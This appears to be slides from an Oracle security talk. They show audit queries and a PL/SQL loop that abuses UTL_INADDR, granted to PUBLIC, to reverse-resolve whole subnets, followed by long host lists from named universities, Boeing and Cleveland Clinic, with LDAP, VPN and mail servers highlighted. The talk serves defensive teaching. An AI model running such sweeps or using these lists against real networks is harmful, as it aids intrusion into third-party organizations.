SESSIONS_PER_USER	KERNEL	UNLIMITED
FAILED_LOGIN_ATTEMPTS	PASSWORD	10
INACTIVE_ACCOUNT_TIME	PASSWORD	UNLIMITED
PASSWORD_GRACE_TIME	PASSWORD	7
PASSWORD_LIFE_TIME	PASSWORD	180
PASSWORD_LOCK_TIME	PASSWORD	1
PASSWORD_REUSE_MAX	PASSWORD	UNLIMITED
PASSWORD_REUSE_TIME	PASSWORD	UNLIMITED
PASSWORD_VERIFY_FUNCTION	PASSWORD	NULL

17 rows selected.

# Object Privileges

- Object Privileges grant the right to access a database object
- Databases often grant unnecessary object privileges to PUBLIC that can compromise security and proprietary information

```
SQL*Plus: Release 19.0.0.0.0 - Production on Sun Oct 20 20:35:40 2019
Version 19.3.0.0.0
```

```
Copyright (c) 1982, 2019, Oracle. All rights reserved.
```

```
Enter user-name: / as sysdba
```

```
Connected to:
```

```
Oracle Database 19c Enterprise Edition Release 19.0.0.0.0 - Production
Version 19.3.0.0.0
```

```
SQL> SELECT grantee
  2  FROM dba_tab_privs
  3  WHERE table_name = 'ALL_SOURCE';
```

```
GRANTEE
```

```
-----
```

```
PUBLIC
```

```
DV_SECANALYST
```

# Roles

```
SQL> select privilege  
  2  FROM dba_sys_privs  
  3  WHERE grantee = 'DBA'  
  4  ORDER BY 1;
```

PRIVILEGE

-----

```
ADMINISTER ANY SQL TUNING SET  
ADMINISTER DATABASE TRIGGER  
ADMINISTER RESOURCE MANAGER  
ADMINISTER SQL MANAGEMENT OBJECT  
ADMINISTER SQL TUNING SET  
ADVISOR  
ALTER ANY ASSEMBLY  
ALTER ANY CLUSTER  
ALTER ANY CUBE  
ALTER ANY CUBE BUILD PROCESS  
ALTER ANY CUBE DIMENSION  
ALTER ANY DIMENSION  
ALTER ANY EDITION  
ALTER ANY EVALUATION CONTEXT  
ALTER ANY INDEX  
ALTER ANY INDEXTYPE  
ALTER ANY LIBRARY  
ALTER ANY MATERIALIZED VIEW  
ALTER ANY MEASURE FOLDER  
ALTER ANY MINING MODEL  
ALTER ANY OPERATOR  
ALTER ANY OUTLINE  
ALTER ANY PROCEDURE  
ALTER ANY ROLE  
ALTER ANY RULE  
ALTER ANY RULE SET  
ALTER ANY SEQUENCE  
ALTER ANY SQL PROFILE  
ALTER ANY SQL TRANSLATION PROFILE  
ALTER ANY TABLE  
ALTER ANY TRIGGER  
ALTER ANY TYPE  
ALTER DATABASE  
ALTER PROFILE  
ALTER RESOURCE COST  
ALTER ROLLBACK SEGMENT  
ALTER SESSION  
ALTER SYSTEM  
ALTER TABLESPACE  
ALTER USER  
ANALYZE ANY  
ANALYZE ANY DICTIONARY  
AUDIT ANY  
AUDIT SYSTEM
```

BACKUP ANY TABLE  
BECOME USER  
CHANGE NOTIFICATION  
COMMENT ANY MINING MODEL  
COMMENT ANY TABLE  
CREATE ANY ASSEMBLY  
CREATE ANY CLUSTER  
CREATE ANY CONTEXT  
CREATE ANY CREDENTIAL  
CREATE ANY CUBE  
CREATE ANY CUBE BUILD PROCESS  
**CREATE ANY CUBE DIMENSION**  
**CREATE ANY DIMENSION**  
CREATE ANY DIRECTORY  
CREATE ANY EDITION  
CREATE ANY EVALUATION CONTEXT  
CREATE ANY INDEX  
CREATE ANY INDEXTYPE  
CREATE ANY JOB  
**CREATE ANY LIBRARY**  
CREATE ANY MATERIALIZED VIEW  
CREATE ANY MEASURE FOLDER  
CREATE ANY MINING MODEL  
CREATE ANY OPERATOR  
CREATE ANY OUTLINE  
CREATE ANY PROCEDURE  
CREATE ANY RULE  
CREATE ANY RULE SET  
CREATE ANY SEQUENCE  
CREATE ANY SQL PROFILE  
**CREATE ANY SQL TRANSLATION PROFILE**  
CREATE ANY SYNONYM  
CREATE ANY TABLE  
CREATE ANY TRIGGER  
CREATE ANY TYPE  
CREATE ANY VIEW  
**CREATE ASSEMBLY**  
**CREATE CLUSTER**  
CREATE CREDENTIAL  
CREATE CUBE  
CREATE CUBE BUILD PROCESS  
CREATE CUBE DIMENSION  
CREATE DATABASE LINK  
CREATE DIMENSION  
CREATE EVALUATION CONTEXT  
CREATE EXTERNAL JOB  
CREATE INDEXTYPE  
CREATE JOB  
**CREATE LIBRARY**  
CREATE MATERIALIZED VIEW  
CREATE MEASURE FOLDER

CREATE MINING MODEL  
CREATE OPERATOR  
CREATE PLUGGABLE DATABASE  
CREATE PROCEDURE  
CREATE PROFILE  
CREATE PUBLIC DATABASE LINK  
CREATE PUBLIC SYNONYM  
CREATE ROLE  
**CREATE ROLLBACK SEGMENT**  
CREATE RULE  
CREATE RULE SET  
CREATE SEQUENCE  
CREATE SESSION  
CREATE SQL TRANSLATION PROFILE  
CREATE SYNONYM  
CREATE TABLE  
CREATE TABLESPACE  
CREATE TRIGGER  
CREATE TYPE  
CREATE USER  
CREATE VIEW  
DEBUG ANY PROCEDURE  
**DEBUG CONNECT SESSION**  
**DELETE ANY CUBE DIMENSION**  
**DELETE ANY MEASURE FOLDER**  
DELETE ANY TABLE  
DEQUEUE ANY QUEUE  
**DROP ANY ASSEMBLY**  
**DROP ANY CLUSTER**  
DROP ANY CONTEXT  
DROP ANY CUBE  
DROP ANY CUBE BUILD PROCESS  
DROP ANY CUBE DIMENSION  
DROP ANY DIMENSION  
DROP ANY DIRECTORY  
DROP ANY EDITION  
DROP ANY EVALUATION CONTEXT  
DROP ANY INDEX  
DROP ANY INDEXTYPE  
DROP ANY LIBRARY  
DROP ANY MATERIALIZED VIEW  
DROP ANY MEASURE FOLDER  
DROP ANY MINING MODEL  
DROP ANY OPERATOR  
DROP ANY OUTLINE  
DROP ANY PROCEDURE  
DROP ANY ROLE  
DROP ANY RULE  
DROP ANY RULE SET  
DROP ANY SEQUENCE  
DROP ANY SQL PROFILE  
DROP ANY SQL TRANSLATION PROFILE

DROP ANY SYNONYM  
DROP ANY TABLE  
DROP ANY TRIGGER  
DROP ANY TYPE  
DROP ANY VIEW  
DROP PROFILE  
DROP PUBLIC DATABASE LINK  
DROP PUBLIC SYNONYM  
**DROP ROLLBACK SEGMENT**  
DROP TABLESPACE  
DROP USER  
**EN EXPRESS CONNECT**  
ENQUEUE ANY QUEUE  
**EXECUTE ANY ASSEMBLY**  
**EXECUTE ANY CLASS**  
**EXECUTE ANY EVALUATION CONTEXT**  
EXECUTE ANY INDEXTYPE  
EXECUTE ANY LIBRARY  
**EXECUTE ANY OPERATOR**  
EXECUTE ANY PROCEDURE  
EXECUTE ANY PROGRAM  
EXECUTE ANY RULE  
EXECUTE ANY RULE SET  
EXECUTE ANY TYPE  
EXECUTE ASSEMBLY  
EXEMPT DDL REDACTION POLICY  
EXEMPT DML REDACTION POLICY  
EXPORT FULL DATABASE  
FLASHBACK ANY TABLE  
FLASHBACK ARCHIVE ADMINISTER  
FORCE ANY TRANSACTION  
FORCE TRANSACTION  
GLOBAL QUERY REWRITE  
GRANT ANY OBJECT PRIVILEGE  
GRANT ANY PRIVILEGE  
GRANT ANY ROLE  
IMPORT FULL DATABASE  
**INSERT ANY CUBE DIMENSION**  
**INSERT ANY MEASURE FOLDER**  
INSERT ANY TABLE  
LOCK ANY TABLE  
LOGMINING  
MANAGE ANY FILE GROUP  
MANAGE ANY QUEUE  
MANAGE FILE GROUP  
MANAGE SCHEDULER  
MANAGE TABLESPACE  
MERGE ANY VIEW  
ON COMMIT REFRESH  
QUERY REWRITE  
READ ANY FILE GROUP  
**READ ANY TABLE**

READ ANY TABLE  
**REDEFINE ANY TABLE**  
RESTRICTED SESSION  
RESUMABLE  
SELECT ANY CUBE  
SELECT ANY CUBE BUILD PROCESS  
SELECT ANY CUBE DIMENSION  
SELECT ANY DICTIONARY  
SELECT ANY MEASURE FOLDER  
**SELECT ANY MINING MODEL**  
SELECT ANY SEQUENCE  
SELECT ANY TABLE  
SELECT ANY TRANSACTION  
SET CONTAINER  
**UNDER ANY TABLE**  
**UNDER ANY TYPE**  
**UNDER ANY VIEW**  
UPDATE ANY CUBE  
UPDATE ANY CUBE BUILD PROCESS  
UPDATE ANY CUBE DIMENSION  
UPDATE ANY TABLE  
USE ANY SQL TRANSLATION PROFILE

220 rows selected.

DBAs do not need the DBA role and should never be granted the DBA role.

They will never use a quarter of these privileges and don't know what many of them do!

# User Accounts

- Do you know what accounts are available for use?
- How often do you review OPEN?

```
SQL> SELECT username, account_status, lock_date, expiry_date, created
  2  FROM dba_users
  3* ORDER BY account_status, created, username
```

- Every account created after the date on which SYS and SYSTEM were created should be justified on a regular basis
  - Why does it exist?
  - Who or what is using it?
  - What privileges does it have?
  - What are the minimum privileges that it needs?
  - When was the last time it was used?
  - When will the account password expire?

# User Authentication and Permissions (1:2)

Explanation	Default passwords are passwords that have been created for purposes of installation and testing and that have been published and most often widely distributed. Not changing default passwords immediately after installation creates a substantial security risk.																						
Validation	<pre>SELECT d.username, u.account_status FROM dba_users_with_defpwd d, dba_users u WHERE d.username = u.username AND u.account_status = 'OPEN';</pre>																						
Findings	<table><thead><tr><th>USERNAME</th><th>ACCOUNT_STATUS</th></tr></thead><tbody><tr><td>ABM</td><td>OPEN</td></tr><tr><td>AP</td><td>OPEN -- Accounts Payable</td></tr><tr><td>APPLSYS PUB</td><td>OPEN</td></tr><tr><td>AR</td><td>OPEN -- Accounts Receivable</td></tr><tr><td>FA</td><td>OPEN -- Fixed Assets</td></tr><tr><td>GL</td><td>OPEN -- General Ledger</td></tr><tr><td>JE</td><td>OPEN -- Journal Entry</td></tr><tr><td>SCOTT</td><td>OPEN</td></tr><tr><td>USER1</td><td>OPEN</td></tr><tr><td>VIDEO5</td><td>OPEN</td></tr></tbody></table>	USERNAME	ACCOUNT_STATUS	ABM	OPEN	AP	OPEN -- Accounts Payable	APPLSYS PUB	OPEN	AR	OPEN -- Accounts Receivable	FA	OPEN -- Fixed Assets	GL	OPEN -- General Ledger	JE	OPEN -- Journal Entry	SCOTT	OPEN	USER1	OPEN	VIDEO5	OPEN
USERNAME	ACCOUNT_STATUS																						
ABM	OPEN																						
AP	OPEN -- Accounts Payable																						
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AR	OPEN -- Accounts Receivable																						
FA	OPEN -- Fixed Assets																						
GL	OPEN -- General Ledger																						
JE	OPEN -- Journal Entry																						
SCOTT	OPEN																						
USER1	OPEN																						
VIDEO5	OPEN																						
Action	The EBS application has little protection against a breach and no way to determine, after the fact, that a breach has taken place. All default passwords should be changed to complex passwords containing a combination of upper case, lower case, numbers, and special characters and these should be changed at least once each year.																						

**UTL\_INADDR**

# Execute on UTL\_INADDR is Granted to PUBLIC

- It takes precisely this much PL/SQL to attack

```
SQL> SELECT grantee
  2  FROM dba_tab_privs
  3  WHERE table_name = 'UTL_INADDR';
```

GRANTEE

```
-----  
PUBLIC  
ORACLE_OCM  
DVSYS
```

```
SQL> SELECT utl_inaddr.get_host_address('www.umn.edu')
  2  from dual;
```

```
UTL_INADDR.GET_HOST_ADDRESS('WWW.UMN.EDU')
```

```
-----  
134.84.119.107
```

```
SQL> SELECT utl_inaddr.get_host_name('134.84.119.025') from dual;
```

```
UTL_INADDR.GET_HOST_NAME('134.84.119.025')
```

```
-----  
g-smtp-w.tc.umn.edu
```

```
DECLARE
  h_name  VARCHAR2(60);
  test_ip VARCHAR2(12)  := '134.84.119.';
  suffixxn NUMBER(3)  := 0;
  suffixxv VARCHAR2(4);
BEGIN
  FOR i IN 1 .. 255 LOOP
    suffixxn := suffixxn + 1;
    IF suffixxn < 10 THEN suffixxv := '00' || TO_CHAR(suffixxn);
    ELSIF suffixxn BETWEEN 10 and 99 THEN suffixxv := '0' || TO_CHAR(suffixxn);
    ELSE suffixxv := TO_CHAR(suffixxn); END IF;
    BEGIN
      SELECT utl_inaddr.get_host_name(test_ip || suffixxv)
      INTO h_name
      FROM dual;
      dbms_output.put_line(test_ip || suffixxv || ' - ' || h_name);
    EXCEPTION WHEN OTHERS THEN NULL;
    END;
  END LOOP;
END;
/
```

# University of Minnesota: From a Conference Room

134.84.119.001 - x-134-84-119-1.tc.umn.edu  
134.84.119.002 - x-134-84-119-2.tc.umn.edu  
134.84.119.003 - x-134-84-119-3.tc.umn.edu  
134.84.119.004 - x-134-84-119-4.tc.umn.edu  
134.84.119.005 - lsv-dd.tc.umn.edu  
134.84.119.006 - mta-w2.tc.umn.edu  
134.84.119.007 - isrv-w.tc.umn.edu  
134.84.119.010 - mta-a2.tc.umn.edu  
134.84.119.011 - x-134-84-119-9.tc.umn.edu  
134.84.119.012 - x-134-84-119-10.tc.umn.edu  
134.84.119.013 - x-134-84-119-11.tc.umn.edu  
134.84.119.014 - x-134-84-119-12.tc.umn.edu  
134.84.119.015 - x-134-84-119-13.tc.umn.edu  
134.84.119.016 - x-134-84-119-14.tc.umn.edu  
134.84.119.017 - diamond.tc.umn.edu  
134.84.119.020 - x-134-84-119-16.tc.umn.edu  
134.84.119.021 - oamethyst.tc.umn.edu  
134.84.119.022 - x-134-84-119-18.tc.umn.edu  
134.84.119.023 - x-134-84-119-19.tc.umn.edu  
134.84.119.024 - vs-w.tc.umn.edu  
**134.84.119.025 - g-smtp-w.tc.umn.edu**  
134.84.119.026 - mta-w1.tc.umn.edu  
134.84.119.027 - x-134-84-119-23.tc.umn.edu  
134.84.119.030 - x-134-84-119-24.tc.umn.edu  
134.84.119.031 - x-134-84-119-25.tc.umn.edu  
134.84.119.032 - x-134-84-119-26.tc.umn.edu  
134.84.119.033 - x-134-84-119-27.tc.umn.edu  
134.84.119.034 - x-134-84-119-28.tc.umn.edu  
134.84.119.035 - mon-w.tc.umn.edu  
**134.84.119.036 - ldapauth-w.tc.umn.edu**  
**134.84.119.037 - ldap-w.tc.umn.edu**  
134.84.119.040 - mta-w3.tc.umn.edu  
134.84.119.041 - x-134-84-119-33.tc.umn.edu

134.84.119.042 - x-134-84-119-34.tc.umn.edu  
**134.84.119.043 - smtp-w2.tc.umn.edu**  
**134.84.119.044 - relay-w2.tc.umn.edu**  
134.84.119.045 - x-134-84-119-37.tc.umn.edu  
134.84.119.046 - x-134-84-119-38.tc.umn.edu  
134.84.119.047 - x-134-84-119-39.tc.umn.edu  
134.84.119.050 - x-134-84-119-40.tc.umn.edu  
134.84.119.051 - x-134-84-119-41.tc.umn.edu  
134.84.119.052 - x-134-84-119-42.tc.umn.edu  
134.84.119.053 - x-134-84-119-43.tc.umn.edu  
134.84.119.054 - x-134-84-119-44.tc.umn.edu  
134.84.119.055 - lsv-w.tc.umn.edu  
134.84.119.056 - x-134-84-119-46.tc.umn.edu  
134.84.119.057 - lists.umn.edu  
134.84.119.060 - x-134-84-119-48.tc.umn.edu  
134.84.119.061 - plaza.tc.umn.edu  
134.84.119.062 - x-134-84-119-50.tc.umn.edu  
134.84.119.063 - x-134-84-119-51.tc.umn.edu  
134.84.119.064 - x-134-84-119-52.tc.umn.edu  
134.84.119.065 - x-134-84-119-53.tc.umn.edu  
134.84.119.066 - x-134-84-119-54.tc.umn.edu  
134.84.119.067 - x-134-84-119-55.tc.umn.edu  
134.84.119.070 - x-134-84-119-56.tc.umn.edu  
134.84.119.071 - x-134-84-119-57.tc.umn.edu  
134.84.119.072 - x-134-84-119-58.tc.umn.edu  
134.84.119.073 - x-134-84-119-59.tc.umn.edu  
134.84.119.074 - isrv-d2.tc.umn.edu  
**134.84.119.075 - ldapauth-d2.tc.umn.edu.tc.umn.edu**  
**134.84.119.076 - ldap-d2.tc.umn.edu.tc.umn.edu**  
134.84.119.077 - x-134-84-119-63.tc.umn.edu  
134.84.119.100 - x-134-84-119-100.tc.umn.edu  
134.84.119.101 - aquamarine.tc.umn.edu  
134.84.119.102 - x-134-84-119-102.tc.umn.edu  
134.84.119.103 - x-134-84-119-103.tc.umn.edu

134.84.119.104 - mon-m.tc.umn.edu  
134.84.119.105 - mta-m2.tc.umn.edu  
134.84.119.106 - x-134-84-119-106.tc.umn.edu  
134.84.119.107 - isrv-m.tc.umn.edu  
134.84.119.108 - mta-m4.tc.umn.edu  
134.84.119.109 - x-134-84-119-109.tc.umn.edu  
134.84.119.110 - x-134-84-119-110.tc.umn.edu  
134.84.119.111 - x-134-84-119-111.tc.umn.edu  
134.84.119.112 - x-134-84-119-112.tc.umn.edu  
134.84.119.113 - x-134-84-119-113.tc.umn.edu  
134.84.119.114 - aqua.tc.umn.edu  
134.84.119.115 - x-134-84-119-115.tc.umn.edu  
134.84.119.116 - x-134-84-119-116.tc.umn.edu  
134.84.119.117 - x-134-84-119-117.tc.umn.edu  
134.84.119.118 - x-134-84-119-118.tc.umn.edu  
134.84.119.119 - x-134-84-119-119.tc.umn.edu  
134.84.119.120 - vs-m.tc.umn.edu  
**134.84.119.121 - g-smtp-m.tc.umn.edu**  
134.84.119.122 - mta-m1.tc.umn.edu  
134.84.119.123 - x-134-84-119-123.tc.umn.edu  
134.84.119.124 - x-134-84-119-124.tc.umn.edu  
134.84.119.125 - x-134-84-119-125.tc.umn.edu  
**134.84.119.126 - g-smtp-m4.tc.umn.edu**  
134.84.119.127 - x-134-84-119-127.tc.umn.edu  
134.84.119.128 - x-134-84-119-128.tc.umn.edu  
134.84.119.129 - x-134-84-119-129.tc.umn.edu  
**134.84.119.130 - ldapauth-m.tc.umn.edu**  
**134.84.119.131 - ldap-m.tc.umn.edu**  
134.84.119.132 - mta-m3.tc.umn.edu  
134.84.119.133 - x-134-84-119-133.tc.umn.edu  
134.84.119.134 - x-134-84-119-134.tc.umn.edu  
**134.84.119.135 - smtp-m2.tc.umn.edu**  
**134.84.119.136 - relay-m2.tc.umn.edu**  
134.84.119.137 - x-134-84-119-137.tc.umn.edu

# University of Utah: From a Hotel Room 6 Miles Off Campus

155.97.136.006 - avaya-cms.vs.utah.edu

155.97.136.110 - dbw1.it.utah.edu

**155.97.136.111 - sql-om.it.utah.edu**

**155.97.136.112 - sql-cm.it.utah.edu**

**155.97.136.113 - sql-bes.it.utah.edu**

155.97.136.117 - dbw23.it.utah.edu

155.97.136.140 - d-ad.addev.utah.edu

155.97.136.141 - d-hsc.hscdev.addev.utah.edu

155.97.136.147 - d-mim.addev.utah.edu

155.97.136.148 - d-adfs.addev.utah.edu

155.97.136.149 - fim.addev.utah.edu

155.97.136.150 - d-ars.addev.utah.edu

155.97.136.153 - d-adlds.addev.utah.edu

155.97.136.157 - d-candes.addev.utah.edu

155.97.136.200 - b3.ddi.utah.edu

155.97.137.007 - slb1-campus-ddc-i11.net.utah.edu

155.97.137.010 - slb2-campus-ddc-j11.net.utah.edu

155.97.137.011 - slb-campus-ddc-vip.net.utah.edu

155.97.137.012 - slb3-campus-ddc-i11.net.utah.edu

155.97.137.021 - astra.utah.edu

155.97.137.022 - dars.sys.utah.edu

155.97.137.024 - webct.utah.edu

155.97.137.025 - **jira.acs.utah.edu**

155.97.137.026 - webctold.utah.edu

155.97.137.027 - stage.exchange.utah.edu

155.97.137.031 - my.utah.edu

155.97.137.032 - onboard.utah.edu

155.97.137.033 - uguest.utah.edu

155.97.137.034 - mytest.utah.edu

155.97.137.035 - campusmasterplan.utah.edu

155.97.137.036 - autodiscover.coe.utah.edu

155.97.137.040 - appdb.it.utah.edu

155.97.137.041 - gsa.search.utah.edu

155.97.137.043 - mrte.cc.utah.edu

155.97.137.044 - unite.utah.edu

155.97.137.045 - test.sys.utah.edu

**155.97.137.046 - smtp.o365.umail.utah.edu**

155.97.137.047 - vip-ipo.cc.utah.edu

155.97.137.050 - ipohsc.utah.edu

155.97.137.051 - staging.cgi.utah.edu

**155.97.137.052 - smtp.utah.edu**

155.97.137.053 - ipo-forward.cc.utah.edu

155.97.137.054 - webstats8.utah.edu

155.97.137.055 - sdc8.utah.edu

155.97.137.060 - eq.utah.edu

155.97.137.061 - blocku.acs.utah.edu

155.97.137.062 - csmss11.test.utah.edu

155.97.137.063 - sharepoint.it.utah.edu

155.97.137.066 - uitapp.it.utah.edu

155.97.137.067 - test.www.utah.edu

155.97.137.071 - ezproxy.test.utah.edu

**155.97.137.072 - internalhub.umail.utah.edu**

**155.97.137.074 - legacy.umail.utah.edu**

**155.97.137.077 - ldap.acs.utah.edu**

155.97.137.100 - go.utah.edu

155.97.137.102 - testvip2.sys.utah.edu

**155.97.137.103 - ulogin.utah.edu**

**155.97.137.104 - jira.sys.utah.edu**

155.97.137.105 - exc-sentry.med.utah.edu

**155.97.137.106 - people.utah.edu**

155.97.137.107 - www.test.utah.edu

155.97.137.109 - idp.idm.utah.edu

155.97.137.110 - gis-reporting.fm.utah.edu

155.97.137.114 - training.identity.utah.edu

155.97.137.118 - templates.utah.edu

**155.97.137.150 - umailx.umail.utah.edu**

155.97.137.223 - ese.idm.utah.edu

155.97.137.229 - test.go.utah.edu

**155.97.137.232 - jira.test.utah.edu**

155.97.137.234 - d-pki.addev.utah.edu

155.97.137.236 - gatetest.acs.utah.edu

155.97.137.237 - gatedev.acs.utah.edu

# University of Oklahoma: From A Lobby Chair in NYC

156.110.247.119 - selfservesa.ouhsc.edu  
**156.110.247.120 - oumed.ouphysicians.com**  
**156.110.247.121 - nastiest.ouhsc.edu**  
156.110.247.122 - nsc.ouhsc.edu  
  
156.110.247.123 - shibclone.ou.edu  
156.110.247.130 - evm-new.ouhsc.edu  
156.110.247.133 - profiles.ouhsc.edu  
156.110.247.134 - perfectforms.ou.edu  
156.110.247.135 - contact.ou.edu  
156.110.247.143 - issportaltest.ou.edu  
156.110.247.145 - illiad.ouhsc.edu  
156.110.247.146 - skypeedge1.oumedicine.com  
156.110.247.152 - hrwebtest.ouhsc.edu  
156.110.247.153 - apps.hr.ou.edu  
156.110.247.154 - benefitsenrollment.ouhsc.edu  
156.110.247.155 - oupsys.ouphysicians.com  
**156.110.247.156 - tech.ouphysicians.com**  
156.110.247.157 - remote.ouhsc.edu  
156.110.247.158 - nor-prov-srs.ou.edu  
156.110.247.159 - hippocrates2.ouhsc.edu  
156.110.247.160 - profilesdev.ouhsc.edu  
156.110.247.161 - illiad2.ouhsc.edu  
156.110.247.170 - fsold.ouhsc.edu  
156.110.247.171 - fsrennew.ouhsc.edu  
156.110.247.176 - psrs.ouhsc.edu  
156.110.247.177 - mpsrs.ouhsc.edu  
156.110.247.181 - selfservesaold.ouhsc.edu  
156.110.247.182 - bomgar.ou.edu  
156.110.247.197 - servicesapps.ou.edu  
156.110.247.198 - travel.ouhsc.edu  
156.110.247.199 - hub2.docsynergy.com  
156.110.247.202 - nor-rh-satellite6.ou.edu  
156.110.247.203 - commserve-proxy.ou.edu  
156.110.247.204 - parkingvalidations.ouhsc.edu  
156.110.247.205 - nsc-out.ouhsc.edu  
156.110.247.207 - viptest.ouhsc.edu  
156.110.247.208 - api-tst.ou.edu  
156.110.247.209 - id-eteam.ou.edu

156.110.247.210 - api.ou.edu  
156.110.247.211 - psattach2.ouhsc.edu  
156.110.247.212 - oud4me.com  
156.110.247.213 - limes3.ouhsc.edu  
156.110.247.214 - planet.ou.edu  
156.110.247.215 - bb-ts-app2.ou.edu  
156.110.247.216 - caremgmt.ouhsc.edu  
156.110.247.217 - oulearningspace.ouhsc.edu  
156.110.247.218 - remote-syslog.ouhsc.edu  
156.110.247.219 - devconnect.ouphysicians.com  
156.110.247.220 - devhelp.ouphysicians.com  
156.110.247.221 - devtech.ouphysicians.com  
156.110.247.223 - dev-scheduler.ou.edu  
156.110.247.224 - spo.ou.edu  
156.110.247.225 - marquee.ou.edu  
**156.110.247.226 - opioid.odmhsas.ou.edu**  
156.110.247.227 - hscvoicemail.ounsc.edu  
156.110.247.228 - hscfax.ouhsc.edu  
156.110.247.229 - velos-test.ouhsc.edu  
156.110.247.233 - smpp.ouphysicians.com  
**156.110.247.234 - ldap.ou.edu**  
156.110.247.235 - api-systemsofcare.ou.edu  
156.110.247.236 - boomi-dev.ou.edu  
156.110.247.237 - openmanage.ou.edu  
156.110.247.238 - ahv.ouhsc.edu  
156.110.247.239 - eteam-dev.ou.edu  
156.110.247.240 - meetingmgr.ouhsc.edu  
156.110.247.241 - boomi-prod.ou.edu  
156.110.247.242 - testoumed.ouphysicians.com  
**156.110.247.243 - oumeddev.oumedicine.com**  
**156.110.247.244 - nursing-eval.ouhsc.edu**  
156.110.247.245 - ncircle.ouhsc.edu  
156.110.247.246 - sft.ouhsc.edu  
156.110.247.250 - testvip.ouhsc.edu  
**156.110.247.254 - ns1.ouhsc.edu**

# The Boeing Company: From the Bothell Hilton Garden Inn

```
-- sample of 56 exposed IPs
130.76.32.044 - blv-crp-02.boeing.com
130.76.32.045 - blv-cbpn-02.boeing.com
130.76.32.051 - blv-csrp-04a.boeing.com
130.76.32.052 - blv-sec-cert-rp.boeing.com
130.76.32.053 - blv-vn-03.boeing.com
130.76.32.054 - blv-vabsd.esddh.boeing.com
130.76.32.055 - blv-smdac.esddh.boeing.com
130.76.32.072 - ciemftstelift1.boeing.com
130.76.32.073 - blv-psxmsl-01.boeing.com
130.76.32.074 - ciemftste2ift1.boeing.com
130.76.32.075 - dhcp17a.boeing.com
130.76.32.077 - ciemftstelift2.boeing.com
130.76.32.103 - bcag-fwal-01.boeing.com
130.76.32.106 - igx33-03-12bb5-a.boeing.com
130.76.32.108 - igx33-03-12bb5-c.boeing.com
130.76.32.112 - blv-mbf-01.boeing.com
130.76.32.113 - nt-ops-12.beds.boeing.com
130.76.32.116 - blv-sw-01.boeing.com
130.76.32.244 - blv-prprd.esddh.boeing.com
```

```
-- all 19 exposed IPs
130.76.184.016 - gtmx50-115-a.boeing.com
130.76.184.101 - southwest1-pre.mobile.connect.boeing.com
130.76.184.106 - phxntp1.ntp.boeing.net
130.76.184.107 - phxptp1.ntp.boeing.net
130.76.184.122 - cite-mbf.boeing.com
130.76.184.123 - cite-bpn.boeing.com
130.76.184.124 - cite-cert-bpn.boeing.com
130.76.184.138 - www-prd-12.exi.boeing.com
130.76.184.139 - www-prd-13.exi.boeing.com
130.76.184.158 - southwest2.connect.boeing.com
130.76.184.170 - phx-mbsin-01.mbs.boeing.net
130.76.184.171 - phx-mbsin-02.mbs.boeing.net
130.76.184.172 - phx-mbsin-03.mbs.boeing.net
130.76.184.173 - phx-mbsin-04.mbs.boeing.net
130.76.184.178 - phx-mbsout-01.mbs.boeing.net
130.76.184.179 - phx-mbsout-02.mbs.boeing.net
130.76.184.212 - phxdnsxp01.dns.boeing.net
130.76.184.217 - phxdnsxr01.dns.boeing.net
130.76.184.222 - phxdnsexnr01.dns.boeing.net
```

- Want to guess what "sec-cert" is? ... I bet it stands for Security Certification
- How about "dhcp17a"? ... I bet it is a DHCP server
- What is "bcag-fwal-01"? ... I bet it is a firewall at Boeing Commercial Airplane Group
- What are the odds that every server at Boeing in Phoenix is connected to NTP and DNS?

# Cleveland Clinic: From Room 17 at the IX Center

192.35.79.017 - b2b.ccf.org  
192.35.79.032 - sgn.ccf.org  
192.35.79.034 - www.clevelandclinicexpresscare.org  
192.35.79.035 - ns5.ccf.org  
**192.35.79.036 - sso.ccf.org**  
192.35.79.037 - testfederate.ccf.org  
192.35.79.041 - wam.ccf.org  
192.35.79.042 - illiad.clevelandclinic.org  
192.35.79.043 - federate.ccf.org  
192.35.79.046 - devfederate.ccf.org  
192.35.79.047 - devwam.ccf.org  
**192.35.79.050 - vpn.ccf.org**  
192.35.79.053 - testwam.ccf.org  
192.35.79.056 - meg.ccf.org  
192.35.79.057 - mat.ccf.org  
**192.35.79.062 - sftp.ccf.org**  
**192.35.79.067 - f5vpn.ccf.org**  
192.35.79.070 -  
192.35.79.071 -  
192.35.79.072 -  
192.35.79.073 -  
192.35.79.074 -  
192.35.79.075 -  
192.35.79.076 -  
192.35.79.077 -  
192.35.79.078 -  
192.35.79.079 -  
192.35.79.080 -  
192.35.79.081 -  
192.35.79.082 -  
192.35.79.083 -  
192.35.79.084 -  
192.35.79.085 -  
192.35.79.086 -  
192.35.79.087 -  
192.35.79.088 -  
192.35.79.089 -  
192.35.79.090 -  
192.35.79.091 -  
192.35.79.092 -  
192.35.79.093 -  
192.35.79.094 -  
192.35.79.095 -  
192.35.79.096 -  
192.35.79.097 -  
192.35.79.098 -  
192.35.79.099 -  
192.35.79.100 -  
192.35.79.101 -  
192.35.79.102 -  
192.35.79.103 - lawtst.ccf.org  
192.35.79.107 - rpad.ccf.org  
192.35.79.110 - mkt.ccf.org  
**192.35.79.116 - webmail.ccf.org**  
192.35.79.117 - formsowa.ccf.org  
**192.35.79.125 - secureproxy.ccf.org**  
192.35.79.127 - cancer.ostrichconsortium.org  
192.35.79.136 - media.360-5.com  
192.35.79.137 - myrefills.clevelandclinic.net  
192.35.79.138 - www.lifestyleap.com  
192.35.79.139 - www.clevelandclinicwellness.com  
192.35.79.140 - mychart.clevelandclinic.org  
192.35.79.141 - services.360-5.com  
192.35.79.142 - aig1.ccf.org  
192.35.79.143 - aig3.ccf.org  
192.35.79.144 - sts3.ccf.org  
192.35.79.148 - mpc.clevelandclinic.org  
192.35.79.149 - 4cornershome.ccf.org  
192.35.79.150 - exmobile.ccf.org  
192.35.79.151 - mobileiron1-test.ccf.org  
192.35.79.152 - ishuttletest.ccf.org  
192.35.79.154 - 4cornershometest.ccf.org  
192.35.79.156 - www52.clevelandclinic.org  
192.35.79.159 - exmobile-ext.ccf.org  
192.35.79.163 - ccsfte.ccf.org  
192.35.79.171 - apigee-southbound.ccf.org  
192.35.79.172 - sts.ccf.org  
192.35.79.174 - mdm2.ccf.org  
192.35.79.176 - sshhost.bio.ri.ccf.org  
192.35.79.177 - 162.220.160.177  
192.35.79.194 - lyncwc.ccf.org  
192.35.79.196 - mficorelab.ccf.org  
192.35.79.197 - lyncav.ccf.org  
192.35.79.202 - itview.ccf.org  
192.35.79.204 - cc-clssh51.ccf.org  
192.35.79.206 - 4corners.ccf.org  
192.35.79.207 - 4cornerslite.ccf.org  
192.35.79.215 - oorf.ccf.org  
192.35.79.227 - alchemist.lerner.ccf.org  
